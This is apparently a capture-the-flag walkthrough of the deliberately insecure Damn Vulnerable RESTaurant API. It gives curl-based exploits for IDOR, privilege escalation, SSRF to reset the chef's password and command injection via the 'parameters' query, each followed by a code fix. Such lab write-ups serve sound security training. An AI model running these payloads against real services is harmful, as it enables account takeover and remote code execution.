Damn Vulnerable RESTaurant is an intentionally insecure web application built for learning and practicing Web API security testing.
Setting it up is simple, just run the following commands and it will start the relevant docker image.
git clone https://github.com/theowni/Damn-Vulnerable-RESTaurant-API-Game.git
cd Damn-Vulnerable-RESTaurant-API-Game
./start_game.sh
The CTF has six different levels which become increasingly more complex.

To get started, you can view the API’s Swagger UI on http://localhost:8091.
Level 0: Information Disclosure
After starting the docker image, you should receive a challenge description for level 1 which is listed below.
    I was hired to perform a security assessment of Chef's restaurant.
    It looks to be a pretty interesting challenge. The woman who hired me
    paid upfront and sent me only URL to the Chef's restaurant API.

    I spent a few minutes with the restaurant's API and already found
    a vulnerability exposing utilised technology details in the HTTP
    response in "/healthcheck" endpoint. HTTP response contained
    "X-Powered-By" HTTP header with information what Python and FastAPI
    versions are utilised.
    I can use these pieces of information to search for exploits
    online!

    From a security perspective, it's recommended to remove this HTTP
    header to not expose technology details to potential attackers
    like me.
The /healthcheck endpoint does indeed show server versions in it’s header.

Since it’s best practice to remove server versions from headers, we can patch the app/apis/healthcheck/service.py file to comment out the response.headers line.
from fastapi import APIRouter, Response

router = APIRouter()


@router.get("/healthcheck")
def healthcheck(response: Response):
#    response.headers["X-Powered-By"] = "Python 3.10, FastAPI ^0.103.0"
    return {"ok": True}
Hit enter in the main window, and it should confirm the vulnerability has been addressed!
Congratulations! You fixed the "Technology Details Exposed Via Http Header" vulnerability!

Click any key to continue...
Level 1: Unrestricted Menu Deletion
We’re provided with the following vulnerability description.
    After several minutes with the app, I already found much more
    interesting vulnerability!
    It looks like Chef forgot to add authorisation checks to "/menu/{id}"
    API endpoint and anyone can use DELETE method to delete items
    from the menu!
Making a request to the /menu endpoint shows that authentication is required to interact with it.
curl -X 'DELETE' \
  'http://localhost:8091/menu/1' \
  -H 'accept: */*'
{"detail":"Not authenticated"}
To perform further actions on the web application, we will need to create a new account using the /register endpoint.
curl -X 'POST' \
  'http://localhost:8091/register' \
  -H 'accept: application/json' \
  -H 'Content-Type: application/json' \
  -d '{
  "username": "bordergate",
  "password": "Password1",
  "phone_number": "00000000",
  "first_name": "bordergate",
  "last_name": "bordergate"
}'
{
  "username": "bordergate",
  "phone_number": "00000000",
  "first_name": "bordergate",
  "last_name": "bordergate",
  "role": "Customer"
}
Generate a JWT token we can use for subsequent requests using the /token API endpoint.
curl -X 'POST' \
  'http://localhost:8091/token' \
  -H 'accept: application/json' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -d 'grant_type=password&username=bordergate&password=Password1&scope=&client_id=string&client_secret=string'
{"access_token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJib3JkZXJnYXRlIiwiZXhwIjoxNzgyMzk1ODEzfQ.6Vub9bfFl1Px7UwswC91XmkmAVvR9-ij4j5zK1ux9_g","token_type":"bearer"}
Adding this token to our request shows it’s processed correctly by the back end, since we’re no longer getting an access denied message.
curl -X 'DELETE' -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJib3JkZXJnYXRlIiwiZXhwIjoxNzgyMzk1ODEzfQ.6Vub9bfFl1Px7UwswC91XmkmAVvR9-ij4j5zK1ux9_g" \
  'http://localhost:8091/menu/1' \
  -H 'accept: */*'
In addition, submitting a request to /menu shows item 1 no longer exists.
curl -X 'GET' -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJib3JkZXJnYXRlIiwiZXhwIjoxNzgyMzk1ODEzfQ.6Vub9bfFl1Px7UwswC91XmkmAVvR9-ij4j5zK1ux9_g" \
  'http://localhost:8091/menu' \
  -H 'accept: */*' | jq
  % Total    % Received % Xferd  Average Speed  Time    Time    Time   Current
                                 Dload  Upload  Total   Spent   Left   Speed
100   1858 100   1858   0      0 382.4k      0                              0
[
  {
    "id": 2,
    "name": "Pollos Chicken Biscuit",
    "price": 3.99,
    "category": "Pollos Breakfasts",
    "description": "Fried chicken filet on a buttered biscuit",
    "image_base64": null
  },
Modify app/apis/menu/services/delete_menu_item_service.py to ensure that RBAC checks are in place. This line was actually commented out in the file, so just removing the comment ‘#’ will work.
from apis.auth.utils import RolesBasedAuthChecker, get_current_user
from apis.menu import utils
from db.models import User, UserRole
from db.session import get_db
from fastapi import APIRouter, Depends, status
from sqlalchemy.orm import Session
from typing_extensions import Annotated

router = APIRouter()


@router.delete("/menu/{item_id}", status_code=status.HTTP_204_NO_CONTENT)
def delete_menu_item(
    item_id: int,
    current_user: Annotated[User, Depends(get_current_user)],
    db: Session = Depends(get_db),
    auth=Depends(RolesBasedAuthChecker([UserRole.EMPLOYEE, UserRole.CHEF])),
):
    utils.delete_menu_item(db, item_id)
Level 2: Unrestricted Profile Update IDOR
We get the following description indicating an Insecure Direct Object Reference (IDOR) vulnerability exists in the /profile endpoint.
    Chef would be mad at me for this one...
    It's possible to modify any profile's details by providing username
    in HTTP request sent to "/profile" endpoint with PUT method.
    I could change anyone's phone number and other details so easily!
Issuing a GET request to /profile shows our account details.
curl -X 'GET' -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhbGljZSIsImV4cCI6MTc4MjM5NzI4NH0.c-gnu8eTY3BcJMfD0fly-gPdlyqghL6wzISjPqRXrds" \
  'http://localhost:8091/profile' \
  -H 'accept: */*'

{"username":"bordergate","phone_number":"00000000","first_name":"bordergate","last_name":"bordergate","role":"Customer"}
Create a second account called “alice” for testing, request a JWT token and then use the token to query the /profile endpoint.
curl -X 'POST' \
  'http://localhost:8091/register' \
  -H 'accept: application/json' \
  -H 'Content-Type: application/json' \
  -d '{
  "username": "alice",
  "password": "Password1",
  "phone_number": "000000001",
  "first_name": "alice",
  "last_name": "Smith"
}'
{"username":"alice","phone_number":"000000001","first_name":"alice","last_name":"Smith","role":"Customer"}

curl -X 'POST' \
  'http://localhost:8091/token' \
  -H 'accept: application/json' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -d 'grant_type=password&username=alice&password=Password1&scope=&client_id=string&client_secret=string'
{"access_token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhbGljZSIsImV4cCI6MTc4MjM5NzI4NH0.c-gnu8eTY3BcJMfD0fly-gPdlyqghL6wzISjPqRXrds","token_type":"bearer"}

curl -X 'GET' -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhbGljZSIsImV4cCI6MTc4MjM5NzI4NH0.c-gnu8eTY3BcJMfD0fly-gPdlyqghL6wzISjPqRXrds" \
  'http://localhost:8091/profile' \
  -H 'accept: */*'
{"username":"alice","phone_number":"000000001","first_name":"alice","last_name":"Smith","role":"Customer"}
Use the bordergate account token to make a POST request to the /profile endpoint with new account details. In this instance, we are changing the alice accounts phone number to 666.
curl -X 'PUT' \
  'http://localhost:8091/profile' \
  -H 'accept: application/json' \
  -H 'Content-Type: application/json' \
  -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJib3JkZXJnYXRlIiwiZXhwIjoxNzgyMzk1ODEzfQ.6Vub9bfFl1Px7UwswC91XmkmAVvR9-ij4j5zK1ux9_g" \
  -d '{
  "username": "alice",
  "first_name": "alice",
  "last_name": "smith",
  "phone_number": "666"
}'
{"username":"alice","first_name":"alice","last_name":"smith","phone_number":"666"}
Querying the account details with a GET request to /profile using Alice’s endpoint shows the phone number has changed.
curl -X 'GET' -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhbGljZSIsImV4cCI6MTc4MjM5NzI4NH0.c-gnu8eTY3BcJMfD0fly-gPdlyqghL6wzISjPqRXrds" \
  'http://localhost:8091/profile' \
  -H 'accept: */*'
{"username":"alice","phone_number":"666","first_name":"alice","last_name":"smith","role":"Customer"}
To address the vulnerability, modify app/apis/auth/services/update_profile_service.py and change the following line so the current username is checked.
    # Bordergate
    #db_user = get_user_by_username(db, user.username)
    db_user = get_user_by_username(db,current_user.username)
Level 3 Privilege Escalation
From the challenge description, it appears the /users/update_role endpoint allows us to change our account type to elevate privileges.
    I was able to escalate privileges from customer to employee!
    I achieved this via "/users/update_role" API endpoint
    just by changing a role.

    With this role, I can now access the employee restricted endpoints...
    What can I do with these permissions next? :thinking_face:
Making a PUT request to the endpoint allows us to change our own role from a customer to an employee!
curl -X 'PUT' \
  'http://localhost:8091/users/update_role' \
  -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJib3JkZXJnYXRlIiwiZXhwIjoxNzgyNDAxOTQ2fQ.X24SuvyO5NI1z3i1wAKk-S9ibvhH_pOkNdZJr-tqFfg" \
  -H 'accept: application/json' \
  -H 'Content-Type: application/json' \
  -d '{
  "username": "bordergate",
  "role": "Employee"
}'
{"username":"bordergate","role":"Employee"}
To fix this, edit app/apis/users/services/update_user_role_service.py and add role based checking.
@router.put("/users/update_role", response_model=UserRoleUpdate)
async def update_user_role(
    user: UserRoleUpdate,
    current_user: Annotated[models.User, Depends(get_current_user)],
    db: Session = Depends(get_db),
    auth = Depends(RolesBasedAuthChecker([models.UserRole.EMPLOYEE, models.UserRole.CHEF]))
):
Level 4: Server Side Request Forgery
We get the following challenge description:
    Using employee role, I was able to access more endpoints
    and found more vulnerabilities in endpoints restricted to employees.

    I found a PUT "/menu" endpoint that allows to create menu items
    and set images for these items as employee.
    You won't believe but it's possible to set an image via URL.
    The image is then downloaded and stored in the database as
    base64 encoded format.
    I could use this to perform SSRF attack!

    I also found a hidden endpoint "/admin/reset-chef-password"
    which can be used to reset the password of the Chef user
    but it can be accessed only from localhost.

    ...and I got an idea!

    I can use SSRF in "/menu" which will allow me to make requests from
    the server, so I can access the "/admin/reset-chef-password" endpoint
    and get the new password of the Chef user!

    btw. the woman still did not reply on my questions related
    to the API. This job looks really weird now. I need to make sure
    that she is the owner of this restaurant really quick.
Based on the description, we know there is a parameter vulnerable to an SSRF attack in the /menu endpoint. Since the image_url is the only paramter that takes a URL, we can safetly assume it’s that. In addition, based on description we know requests to http://127.0.0.1:8091/admin/reset-chef-password will issue us with a password for the chef (administrator user).
Issue the PUT request to /menu, then base64 decode the chef user account password.
┌──(kali㉿kali)
└─$ curl -X 'PUT' \
  'http://localhost:8091/menu' \
  -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJib3JkZXJnYXRlIiwiZXhwIjoxNzgyNDAxOTQ2fQ.X24SuvyO5NI1z3i1wAKk-S9ibvhH_pOkNdZJr-tqFfg" \
  -H 'accept: application/json' \
  -H 'Content-Type: application/json' \
  -d '{
  "name": "pizza",
  "price": 2,
  "category": "Italian",
  "image_url": "http://127.0.0.1:8091/admin/reset-chef-password",
  "description": "string"
}'
{"id":15,"name":"pizza","price":2.0,"category":"Italian","description":"string","image_base64":"eyJwYXNzd29yZCI6IjJKeFApQyZwT3JdcCpAQTchQnE3Oi1sYkFeOytrVkNqIn0="}

┌──(kali㉿kali)
└─$ echo -n "eyJwYXNzd29yZCI6IjJKeFApQyZwT3JdcCpAQTchQnE3Oi1sYkFeOytrVkNqIn0=" | base64 -d
{"password":"2JxP)C&pOr]p*@A7!Bq7:-lbA^;+kVCj"}
To address the SSRF vulnerability, you can add some checks into app/apis/menu/utils.py to validate the URL to ensure it does not point to the local server.
import base64
import requests
from apis.menu import schemas
from db.models import MenuItem, OrderItem
from fastapi import HTTPException
import ipaddress
import socket
from urllib.parse import urlparse

#Bordergate SSRF Fix
def is_safe_host(hostname: str) -> bool:
    try:
        ip = socket.gethostbyname(hostname)
        ip_obj = ipaddress.ip_address(ip)

        return not (
            ip_obj.is_private
            or ip_obj.is_loopback
            or ip_obj.is_link_local
            or ip_obj.is_multicast
            or ip_obj.is_reserved
        )
    except Exception:
        return False

def _image_url_to_base64(image_url: str):
    response = requests.get(image_url, stream=True)
    encoded_image = base64.b64encode(response.content).decode()

    return encoded_image


def create_menu_item(
    db,
    menu_item: schemas.MenuItemCreate,
):
    menu_item_dict = menu_item.dict()
    image_url = menu_item_dict.pop("image_url", None)

    db_item = MenuItem(**menu_item_dict)

    if image_url:
        # Bordergate SSRF Fix
        parsed = urlparse(image_url)
        if not is_safe_host(parsed.hostname):
           raise HTTPException(400, "Forbidden host")
        db_item.image_base64 = _image_url_to_base64(image_url)

    db.add(db_item)
    db.commit()
    db.refresh(db_item)

    return db_item


def update_menu_item(
    db,
    item_id: int,
    menu_item: schemas.MenuItemCreate,
):
    db_item = db.query(MenuItem).filter(MenuItem.id == item_id).first()
    if db_item is None:
        raise HTTPException(status_code=404, detail="Menu item not found")

    menu_item_dict = menu_item.dict()
    image_url = menu_item_dict.pop("image_url", None)

    for key, value in menu_item_dict.items():
        setattr(db_item, key, value)

    if image_url:
        # Bordergate SSRF Fix
        parsed = urlparse(image_url)
        if not is_safe_host(parsed.hostname):
           raise HTTPException(400, "Forbidden host")
        db_item.image_base64 = _image_url_to_base64(image_url)

    db.add(db_item)
    db.commit()
    db.refresh(db_item)
    return db_item
Level 5: Remote Code Execution
The final challenge! The /admin/stats/disk endpoint (which requires an administrative user) is vulnerable to a trivial command injection vulnerability.
    Previously, I was able to perform SSRF attack to reset
    the Chef's password and receive a new password in the response.

    I logged in as a Chef and I found that out that he is using
    "/admin/stats/disk" endpoint to check the disk usage of the server.
    The endpoint used "parameters" query parameter that was utilised
    to pass more arguments to the "df" command that was executed on the
    server.

    By manipulating "parameters", I was able to inject a shell command
    executed on the server!

    After accessing the server instance, I noticed that
    my employer didn't tell me the whole truth who is the owner of this
    restaurant's API. I performed some OSINT and found out who is
    she... She's the owner of some restaurant but not this one!
    I should have validated the identity of this woman. I won't take
    any job like this in future!
Using the previously retrieved credentials for the chef user, we can issue ourselves another JWT token.
curl -X 'POST' \
  'http://localhost:8091/token' \
  -H 'accept: application/json' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -d 'grant_type=password&username=chef&password=2JxP%29C%26pOr%5Dp%2A%40A7%21Bq7%3A-lbA%5E%3B%2BkVCj&scope=&client_id=string&client_secret=string'
{"access_token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJjaGVmIiwiZXhwIjoxNzgyNDA2MjQ3fQ.S7ubHydnsFOmwvj57D5_nO0BSAQdOltrvsrOO_pvYzU","token_type":"bearer"}
The parameters value is vulnerable to command injection.
curl -X 'GET' \
  'http://localhost:8091/admin/stats/disk?parameters=%26id' \
  -H 'accept: application/json' \
  -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJjaGVmIiwiZXhwIjoxNzgyNDA2MjQ3fQ.S7ubHydnsFOmwvj57D5_nO0BSAQdOltrvsrOO_pvYzU"
{"output":"Filesystem      Size  Used Avail Use% Mounted on\noverlay          79G   29G   47G  38% /\ntmpfs            64M     0   64M   0% /dev\nshm              64M     0   64M   0% /dev/shm\n/dev/sda1        79G   29G   47G  38% /app\nuid=1000(app) gid=1000(app) groups=1000(app)"}
Modify app/apis/admin/utils.py to prevent command injection.
import subprocess
import shlex

def get_disk_usage(parameters: str):
    command = "df -h " + parameters
    try:
        args = shlex.split(parameters)
        #result = subprocess.run(
        #    command, stdout=subprocess.PIPE, stderr=subprocess.PIPE, shell=True
        #)

        # Bordergate
        result = subprocess.run(
            ["df", "-h", *args],
            stdout=subprocess.PIPE,
            stderr=subprocess.PIPE,
            text=True,
            check=True,
        )

        usage = result.stdout.strip()
    except:
        raise Exception("An unexpected error was observed")

    return usage
With the fix in place, we reach the end of the CTF!
            Congratulations! Great Work!

            You were able to fix all of the vulnerabilities exploited
            during the attack!

            However, we are aware about other vulnerabilities in the system.
            Also, there is one more vulnerability that allows to execute
            commands on the server as a root user but you need to find it
            on your own :)


            If you enjoyed this challenge, please contact the repository owner
            and leave the feedback. You can find the contact at devsec-blog.com.

            And remember... these vulnerabilities were implemented and provided
            to you for learning purposes, don't use this knowledge to attack
            services that you don't own or you don't have permissions
            to do that.
            With great power comes great responsibility.
In Conclusion
Damn Vulnerable RESTaurant demonstrates how small implementation mistakes in API design can lead to critical security vulnerabilities. Across the different levels, we saw how missing or weak security controls can be chained together to escalate from simple information disclosure to full remote code execution.